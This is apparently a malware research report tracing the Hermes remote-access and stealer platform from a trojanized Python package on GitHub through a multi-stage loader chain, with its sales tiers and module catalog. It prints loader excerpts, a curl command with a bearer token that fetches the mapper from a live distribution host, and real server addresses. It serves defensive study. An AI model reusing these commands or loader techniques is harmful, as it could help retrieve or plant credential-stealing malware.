

VIVISECTION

of Hermes

An Active Russian-Market Malware-as-a-Service Platform
and Its PyMapper Distribution Chain



1. Executive summary

Hermes is a commercial Windows malware platform that combines credential theft with interactive remote access. Advertisements on Russian-language cybercrime forums offer tiered subscriptions. The service has an operator web panel, worker accounts and a versioned module catalog. We traced the platform from a trojanized GitHub project presented as a Python client for collecting public data from X. The package's import path called an obfuscated loader before the advertised scraper class was defined. Related files appeared in repositories offering security tools, cryptocurrency utilities and other software, giving the same delivery machinery several plausible reasons to be downloaded and run.

The recovered files establish two delivery routes. The longer PyMapper route retrieves a Python mapper and an encoded Windows package, then passes through a native decryption loader to a downloader named LOLD. The shorter route embeds LOLD directly in Python. The two downloader images differ at one persistence-setting byte and request the same payload namespace. A key recovered from one GitHub carrier decodes the captured package from its configured server; the extracted files, downstream manifest and downloaded pieces provide exact byte checks through to the Hermes client.

Static analysis reconstructed the loading mechanisms and followed the client's command handlers into credential collection, file transfer, terminal execution and visible and hidden desktop control. Fifteen retained DLL builds span nine Hermes feature families. Their shared host interface and the panel's version controls establish separately distributed feature modules alongside the client's built-in implementations. Two earlier recovery builds kept browser-extension descriptors pointing to temporary strings that had already been destroyed. A later build repaired their lifetime by retaining its own string copies. Subsequent versions expanded wallet and password-manager storage collection and added extensive arithmetic obfuscation.

Dynamic analysis tested those implementations against independently prepared data in MockHermes, an isolated Windows laboratory that answers the malware's server protocols locally. Across 22 direct-client experiments, the unchanged client returned synthetic Firefox and Thunderbird credentials that matched application-generated records, transferred a known file byte for byte, and produced desktop video matching visual fixtures. A separate experiment launched the unchanged native decryption loader, observed delivery of the client and recorded renewed native activity after reboot and logon.

Five experiments loaded catalog DLLs through fixed laboratory hosts to test recovery, terminal and download behavior. Comparing three recovery builds measured the storage expansion directly: the later two returned 645 of 650 seeded marker files, up from 530 in the earlier build.

The captured panel code supplies controls for client building, device inventories, worker permissions, guest access and remote-control workflows. Matching panel assets and module files recur across captured services. An unauthenticated module catalog exposed version metadata, hashes and download paths; historical collection records also identify unauthenticated binary downloads. The retained tests establish disclosure of code and metadata without demonstrating privileged control of the operator backend. The downloaded components allowed the native implementations and release changes to be examined independently.

Repository history establishes a sustained account-level connection to the distribution operation. Git objects and GitHub records associate [thanhhan92-f1](#), publicly presented as Nguyen Thanh An, with three malicious loader revisions across two repositories. The sequence introduces a changed loader and then copies it into the other carrier, strongly supporting participation in loader publication and maintenance. Shared payload bytes and closely timed updates across additional repositories support coordinated distribution. The account's exact human controller and any role in developing or selling Hermes are not established. Repository engagement, service addresses and panel counters do not establish a victim population.

The accompanying detection material covers repository loaders, native file structures, delivery traffic and selected host activity. Six YARA rules matched 29 intended specimen identities, including all fifteen module builds, with no matches in 16,084 pinned reference files; nine other retained specimen forms remain outside that coverage. Suricata rules were exercised against original packet captures. A separate collection of 8,380 benign Sysmon events supported actual Sigma conversion and SQLite execution, followed by two hunts executed in local Kusto. These measurements provide reproducible starting points for deployment; performance on independent family samples and representative enterprise data remains unmeasured. The archive includes the rules, verification records and analysis tools, together with the [erinyes](#) repository scanner and the evidence needed to compare future samples with the recovered chain.

2. Discovery and investigation methodology

2.1 The initial GitHub repository

The investigation began with `kloxed/xscrape`, a Python project advertised as an asynchronous client for collecting public data from X. Its README described account rotation, rate limiting, and exports to several storage formats. Inside the package, `fs.py` contained an obfuscated Python loader. Reviewing the surrounding code showed how that loader entered the advertised application: `xscrape/__init__.py` imported the client, and the client imported `fs` and called `fs.run_sync()` before defining the scraper class. [D01]

```
6  from . import fs
7
8  from .auth import AuthPool
9  from .config import Config
10 from .exceptions import AuthError, PoolExhaustedError, RateLimitError
11 from .models import Tweet, User
12 from .parser import parse_user
13 from .ratelimit import RateLimiter
14 from .utils import build_query
15
16 fs.run_sync()
17 class XScrapeClient:
```

Figure 2.1 The import trigger in `xscrape/client.py`, lines 6 through 17. The call to `fs.run_sync()` occurs at module scope, before a caller can construct `XScrapeClient`.


That placement made **ordinary package import the activation path**. A user did not have to supply X credentials or start a scraping job to reach it. The advertised client's implementation also contained unfinished methods: `_open()` and `_close()` were placeholders, and its request method returned an empty dictionary where an HTTP request would be expected.

2.2 Deobfuscating the first loader

We extracted the wrapper's literal data, restored the order of its encrypted chunks, reversed two XOR passes driven by HMAC-SHA256 keystreams, and decompressed the result with `zlib`. The 28,607-byte `fs.py` yielded 10,824 bytes of Python. A second decoding step recovered the loader's string table. Both operations treated the sample as data; they did not require importing its module. [D02]

Literal chunks in fs.py

28,607-byte source file



Indices are the original array positions. The sample is read as data throughout.

Figure 2.2 Static decoding of the original loader. Nine selected chunks form the encrypted stream; reversing two XOR passes and decompressing it recovers the Python source.

The recovered Stage 1 code required Windows and contained a server address, authentication material, a payload key, and an asset name. Its first download was the Stage 2 Python mapper, `manual_mapper.py`, from `/api/v1/client/manual_mapper.py`. The loader then passed the URL `/api/v1/sync?asset=main` and the configured keys to that mapper. These two requests separated the executable-loading machinery from the package containing the Windows payload.

The original carrier selected `172.239.96[. ]53:8765`. At this point, the immediate question was what that server would return and how the mapper would process it.

2.3 The unavailable command-and-control server

The first attempt to retrieve the mapper used a disposable [DigitalOcean](#) host. The configured service did not respond. A retained terminal frame shows three unanswered ICMP probes and a failed TCP connection attempt to port 8765. The command labels that result `DEAD/FILTERED`; it establishes failed reachability from the collection host at that time. We could recover the client's request logic from the Python source, but could not obtain the next stage from that address. [\[D03\]](#)

```
root@goop-throwaway:~# ping -c 3 172.239.96.53
PING 172.239.96.53 (172.239.96.53) 56(84) bytes of data.

--- 172.239.96.53 ping statistics ---
3 packets transmitted, 0 received, 100% packet loss, time 2030ms

root@goop-throwaway:~# timeout 5 bash -c "echo > /dev/tcp/172.239.96.53/8765" && echo OPEN || echo DEAD/FILTERED
DEAD/FILTERED
root@goop-throwaway:~# |
```

Figure 2.3 The initial host fails the reachability checks. Detail from the investigation recording, showing the ICMP results and attempted connection to port 8765.

The loader itself provided a way to continue. Its unusual decoding expressions and wrapper structure could be searched independently of the unavailable server. We used those features to

look for other repositories carrying the same loader, then compared their embedded configurations for another delivery address.

2.4 Searching GitHub for related carriers

A Python hunting script queried GitHub code search for characteristic wrapper fragments, including `lambda a,k:bytes(v^k for v in a)`, and inspected the returned source files. The retained search output from 2026-10-14 records 14 flagged files across 13 repositories. Results included projects presented as cryptocurrency utilities, video tools, and vulnerability proofs of concept. [D04]

Decoding the saved samples allowed a more useful comparison than their repository names or outer hashes. In the early 14-file comparison corpus, **five distinct obfuscated files reduced to three decoded loaders and two default configurations**. The grouping exposed a second delivery address even where the repository names gave little indication that the files were related. [D05]

Table 2.1 Decoded groups in the early 14-sample comparison corpus.

Files	Decoded source	Default delivery address
11	Identical to the original <code>xscrape</code> loader	<code>172.239.96[.]53:8765</code>
2	Shared loader in two proof-of-concept files	<code>85.121.179[.]7:8765</code>
1	Video-generator variant; different error handling	<code>85.121.179[.]7:8765</code>

One of the proof-of-concept samples, from `hitechcloud-vietnam/cve-2026-41940-PoC`, selected `85.121.179[.]7:8765`. It used the same mapper and synchronization routes, with different authentication and payload keys. This supplied a concrete next collection target: another configured branch of the delivery system, with source code explaining the requests it expected.

The initial search script later developed into `erinyes`, a Go tool for scanning local source, hunting through GitHub code search, and walking repository trees. Those modes let the investigation continue beyond the first search results, including files absent from the code-search index. The early search and comparison counts describe their respective saved datasets; the carrier analysis covers the subsequent expansion. [D06]

2.5 Recovering the mapper from a live distribution host

The second address was operational. In the recorded checks, `85.121.179[.]7` accepted TCP connections on ports 8765 and 8000. Collection from the disposable host recovered a Python mapper and an encoded SMAP package. The mapper request returned HTTP 200 with a plain-text content type. The recorded command and response appear in [Figure 2.4](#). [D07]

```

root@goop-throwaway:~# curl -s -m 30 -D headers.txt \
-H "User-Agent: SyncClient/1.0" \
-H "Authorization: Bearer af4f52fadcb036f72f7f277cb8c8723" \
"http://85.121.179.7:8765/api/v1/client/manual_mapper.py" \
-o manual_mapper_B.py
root@goop-throwaway:~# cat headers.txt
HTTP/1.0 200 OK
Server: Sync/1.0 Python/3.12.3
Date: Wed, 14 Oct 2026 18:56:31 GMT
Content-Type: text/plain; charset=utf-8
Content-Length: 31245
Cache-Control: no-store
Connection: close

```

Figure 2.4 Retrieving the mapper from the working host. Detail from the recorded command and HTTP 200 response. The request carries the bearer value embedded in the carrier. D07 identifies the preserved mapper and recording still.

The configuration in the preserved `hitechcloud-vietnam` loader gave us the key needed to decode the SMAP package. After gzip decompression and reversal of its XOR encoding, the bytes formed a version-5 container with an x64 Windows executable and runtime dependencies. Extracting the raw executable produced a 5,168,929-byte file, identified in the mapper by the alias `proliv4.exe`.

This connected the recovered Windows payload to a specific carrier configuration. The payload key from that carrier decoded the saved server response into a structured package, and the extracted executable matched the preserved Stage 3 sample byte for byte. The original `xscrape` address and the working address remained separate collection branches.

The mapper's implementation also established an early distinction in how the chain loaded code. It supported manual image mapping, but its selected path for this executable wrote the raw PE to `runtime-cache.exe`, staged the required runtime DLLs, and launched the file with `CreateProcessW`. We followed that branch when reconstructing the handoff to the native loader.

```


575 root = os.environ.get("LOCALAPPDATA") or tempfile.gettempdir()
576 workdir = os.path.join(root, "Microsoft", "Windows", "Caches", "rt")
577 os.makedirs(workdir, exist_ok=True)
578 path = os.path.join(workdir, "runtime-cache.exe")
579 with open(path, "wb") as fh:
580     fh.write(raw)
581 self._pe_path = os.path.abspath(path)
582 self._pe_dir = os.path.abspath(workdir)
583 self._self_names = {os.path.basename(self._pe_path).lower(), "proliv4.exe"}
584 self._stage_crt(self._pe_dir)

```

Figure 2.5 Writing the executable and staging its runtime dependencies in `manual_mapper_B.py`, lines 575 through 584. [D07]

2.6 Following the payload chain to Hermes

The recovered route crossed five stages, from a Python carrier to the Hermes client. [Figure 2.6](#) follows the working carrier branch: each recovered component supplied either the next file or the information needed to obtain it.



The Stage 5 configuration pointed to port 8080 on the same downstream address. Examination of that host also located a web panel on port 8700. Its captured HTML identified it as “Hermes Panel”, and its web manifest supplied both **Hermes** and **Hermes Panel** as application names. The login page provided the product’s branding and sales contacts. These captures gave the recovered code a commercial identity and opened a second line of investigation into the service sold around it. [D10]




Figure 2.7 The captured Hermes sign-in page served on 194.102.104[.]223:8700. The product name, the English and Russian controls, and the footer band carrying the sales contacts are all part of the page as served. This is a capture of the live page, not the separately reconstructed panel.



Figure 2.8 Detail of the same capture, source rows 856 to 893 of its footer band. The centre group names two forums and a Telegram contact and states the launch year. The band’s outer groups read **HERMES CONTROL** at the left and **AUTHORIZED PERSONNEL ONLY** at the right.

We use PyMapper for the Python delivery layer and its package service, and Hermes for the downstream malware platform. The stage numbers retain the order of this recovered route. Later carriers embedded Stage 4 directly in their Python wrappers, a separate delivery route examined in the architecture and carrier sections.

2.7 Research scope and collection methods

Static analysis traced configuration readers, unpacking routines, network requests, and command handlers through the preserved Python and native code. Comparisons between samples established which components shared bytes, which carried different settings, and which changed between releases. Where we reconstructed routines in readable code, we checked their outputs against the original artifacts.

The delivery chain supplied several direct checks on that reconstruction. Decoded carrier text could be compared byte for byte. A candidate payload key could be tested against the retained SMAP response. An overlay extractor had to reproduce the exact Stage 4 executable, and the next reconstruction had to agree with the manifest's piece and whole-file hashes. These checks tied the analysis to reproducible outputs at the points where one component handed control to another.

Dynamic experiments used MockHermes, a local implementation of the relevant server protocols, and disposable Windows guests. The lab intercepted the client's configured destinations and terminated its traffic locally. Synthetic application profiles, files, and input gave each experiment known data to compare with the malware's output. Packet captures, process events, and files recovered from stopped guests documented what happened during a run. A successful result applied to the tested sample and conditions; static traces separately documented code paths that the experiments did not exercise. [D11]

A known answer before execution

In the Firefox saved-login experiment, Firefox itself created the encrypted login record and exported its plaintext before the malware ran. The returned username and password were then compared with that independent export. Process events and the stopped guest's profile files provided separate checks on profile access. A successful HTTP response alone would not have established that the client recovered the credentials.

The experiment's verification record reports exact agreement for both fields: a 21-byte username and a 26-byte password, each checked in the report's UTF-8 and base64 representations. The prepared profile had no primary password. Those conditions define the observation; the browser and module sections examine the implementation and experiments in detail.

Table 2.2 Sources used to answer different research questions.

Evidence	Question it answers	Example used in this investigation
Preserved code and extraction output	What does the implementation contain, and can its transformations be reproduced?	Carrier decoding, SMAP extraction, Stage 3 overlay recovery
Controlled execution and independent fixtures	What did the identified sample do under the recorded conditions?	Firefox-created login compared with the native report
Service captures and public records	How is the software delivered, controlled, advertised, and maintained?	Download responses, panel assets, sales correspondence, repository history


The service investigation examined captured panel assets, API responses, distribution endpoints, and infrastructure records. Commercial evidence came from the service’s sales material and direct pricing correspondence. Public repository history and other preserved records supplied the basis for investigating development and distribution relationships.

Together, these records support an account of the software and the service around it. Infrastructure and account relationships are assessed against the specific records that connect them. A shared host, matching file, or repository owner name answers a narrower question than proof that two identities belong to the same person.

2.8 Evidence preservation and verification

Original samples, downloaded responses, and derived artifacts were retained separately. SHA-256 digests identify the exact bytes used in the analysis. Collection records preserve request times, response status, body length, and body hashes; extraction records connect each recovered payload to its input and transformation.

The Stage 5 recovery illustrates that process. The saved manifest identifies the expected payload, the collection records identify each downloaded piece, and the reconstruction record identifies the resulting executable. The piece hashes and final executable hash agree with the manifest. That establishes the identity of the collected payload without relying on the server-supplied executable name. [D09]



Stage 5 executable12,972,544 bytes

449b5daa95e49510...dfb8d1cbe828Whole-payload SHA-256 matches

SHA-256 digests are abbreviated. Parity slots 4 and 5 were not requested.

Figure 2.9 Verification of the recovered Stage 5 payload. The four captured pieces are checked separately, then concatenated and checked against the manifest’s whole-payload digest.

Derived files retain their relationship to the originals. A decoded Python file, an extracted PE, a readable reconstruction, and a transcribed response header serve different purposes; their captions and source entries identify which is being shown. Screenshots preserve visible observations, while response bodies and extraction records allow byte-level checks. The original records remain available when a figure shows only the relevant portion.

Where a record contains multiple timestamps, we preserve their origin. The timestamp on a local capture directory, the collector’s UTC request times, and a server’s HTTP Date header are separate observations.

3. The Hermes platform and commercial model

3.1 Product identity and branding

Hermes presents its remote-access and collection software as a subscription product with a browser-based management panel. The recovered service uses the names **Hermes Panel** in its HTML title and web manifest, **HERMES** on the sign-in page, and **HERMES CONTROL** in the footer. A winged H appears in the forum advertisement and the Telegram profile used for sales. The panel's English and Russian language controls, product name, and contact links are visible before authentication. [P01] [P02]

The preserved forum advertisement is titled “Hermes - Premium[HVNC][Stealer][Loader][Self-Host][Botnet]” and is posted by **HermesBot**. It describes a product that combines collection with interactive control: hidden desktop access, screen viewing, file and process management, clipboard access, input logging, and command shells. The separate panel-functionality list advertises worker accounts, configurable access rights, English and Russian interfaces, and guest links. These are the seller's descriptions of the service. The client and module sections examine the corresponding implementations and laboratory results. [P02]




Figure 3.1 Header of the preserved forum advertisement. The title, author name, and winged H identify the product being sold. This viewport shows the original capture's upper portion; its relative posting time does not supply an absolute publication date.

The commercial terminology separates the service's seller from the people using a deployment. Here, a *customer* is the subscriber administering a Hermes installation; a *worker* is an additional account within that installation. The panel uses *bot* for a connected endpoint and *log* for a collected record. The PyMapper carrier and download machinery described in Section 2 supplied the route to the analyzed client. The Hermes subscription evidence concerns the downstream product and does not establish who authored or sold that delivery layer.

3.2 Sales channels and operator contact

The panel's footer supplies an explicit connection to the seller's advertised contact points. Its captured JavaScript contains an **xss** link to **xss.mx**, an **exploit** link to topic **289891** on **forum.exploit.in**, and a **telegram** link to **t.me/Hermes_Greece**. The adjacent **since 2026** label points to the same Telegram account. That label records the product's claimed start year. The

two forum screenshots preserve the **HermesBot** account name and the same product branding. [\[P01\]](#) [\[P02\]](#)

The retained Telegram profile displays the username **@Hermes_Greece** and the name “Hermes Botov”. During the contact recorded on 2026-10-16, a request for prices received images of the subscription tiers and a price-and-policy card. The conversation screenshot preserves the request and the returned packet together; the separately saved images make its small print readable. [\[P02\]](#) [\[P03\]](#)

Those records connect the panel’s published contact to a commercial offer. They also show how a prospective customer was expected to verify the contact. The Russian policy text welcomes transactions through a guarantor and asks buyers to check the listed contacts through forum private messages. The preserved material does not include a completed purchase or an account-provisioning exchange. The account and deployment workflow below comes from the panel implementation and its interface. [\[P03\]](#)

3.3 Pricing, subscription tiers, and commercial terms

The packet quotes Titanium, Platinum, and Diamond subscriptions for 7, 14, or 30 days. The quoted amounts range from 300 for seven days of Titanium to 1,500 for thirty days of Diamond. [Figure 3.2](#) places the nine amounts beside the worker-account allowances: two for Titanium, five for Platinum, and unlimited for Diamond. The figures are the offer received on 2026-10-16. [\[P03\]](#)

Quoted term			
	Titanium	Platinum	Diamond
	2 worker accounts	5 worker accounts	Unlimited workers
7 days	300	550	850
14 days	400	750	1,050
30 days	600	900	1,500
Access	Base panel and interactive device controls	Adds collection, input logging, Loader and API reads	Adds hidden desktop and API writes

Figure 3.2 Subscription prices and worker-account allowances in the 2026-10-16 sales packet. Amounts are transcribed as displayed; the price card does not print a currency symbol. Higher tiers include the lower tiers’ features.

The tier descriptions sell progressively wider access. Titanium includes the base panel and interactive tools such as screen viewing, file management, and clipboard access. Platinum adds input logging, stealer and LogList data, Loader access, and a read-only API. Diamond adds hidden-desktop sessions and full API access. The worker allowance is a limit on additional panel accounts; the packet does not describe it as a limit on infected endpoints. The settings implementation separately counts worker accounts against **workerLimit**. [\[P03\]](#) [\[P04\]](#)



Figure 3.3 The original price-and-policy card returned through Telegram. Its first two policy lines welcome a guarantor and ask the buyer to verify the listed contacts through forum private messages. The bottom of the saved image clips the third policy line.

The conversation capture retains the third term: the product is advertised as not operating in the Commonwealth of Independent States. That is a sales restriction stated by the seller. Whether a particular executable enforces a geographic restriction depends on its startup checks and configuration, examined with the client. No refund policy, payment address, or completed transaction is shown in this packet. [P03]

The panel also presents the subscription as part of the customer’s account. Its Profile view has fields for subscription type and days remaining, an expandable plan comparison, and a worker counter. A separate control offers automatic panel updates. The captured source contains requests to check, download, install, and inspect updates. These controls show how licensing and maintenance are represented to the customer; the static frontend does not establish the vendor’s billing or renewal implementation. [P04]

3.4 Feature catalog and module availability

The captured frontend contains a feature-to-tier map that agrees with the supplied plan images. It assigns six interactive controls to Titanium, adds five feature keys at Platinum, and reserves hidden desktop and API write access for Diamond. These keys distinguish what the interface permits a subscription to request from the broader capability list advertised on the forum. [P04]

Table 3.1 Minimum subscription levels declared by the frontend. The plan descriptions label Cmd, Power Shell, and API entries as interface placeholders; their presence in this table alone does not verify execution or enforcement.

Minimum tier	Feature keys in the captured panel	Customer-facing function
Titanium	<code>bots.screenViewer</code> , <code>bots.fileManager</code> , <code>bots.processManager</code> , <code>bots.clipboard</code> , <code>bots.cmd</code> , <code>bots.powershell</code>	Visible desktop, files, processes, clipboard, and shell controls
Platinum	<code>bots.inputLogger</code> , <code>bots.stealer</code> , <code>logs.data</code> , <code>loader.access</code> , <code>api.read</code>	Input capture, collected data, payload management, and API reads
Diamond	<code>bots.hiddenDesktop</code> , <code>api.write</code>	Hidden-desktop access and API writes

The subscription table and the downloadable module catalogs describe different parts of the product. Subscription keys govern access to panel features; catalogs identify binary packages by module ID, version, ABI, byte count, SHA-256, and download path. The retained catalogs and

2026-10-19 harvest cover fifteen versions across nine module families, including `client-recovery` 1.1.1 through 1.1.6 and `hidden-desktop` 0.1.1 and 0.1.2. [P05]

Table 3.2 Fifteen retained module versions across the earlier catalog and the 2026-10-19 collection. Every version declares ABI 2; the collected binaries match their catalog hashes. Versions are combined across captures, not presented as one server’s simultaneous inventory.

Catalog module ID	Versions in the retained collection	Function named by the catalog
<code>client-recovery</code>	1.1.1, 1.1.2, 1.1.3, 1.1.4, 1.1.5, 1.1.6	Recovery and collection
<code>clipboard</code>	0.1.0	Clipboard access
<code>file-manager</code>	0.1.1	File management
<code>hidden-desktop</code>	0.1.1, 0.1.2	Hidden desktop
<code>input-logger</code>	0.1.1	Input logging
<code>process-manager</code>	0.1.1	Process management
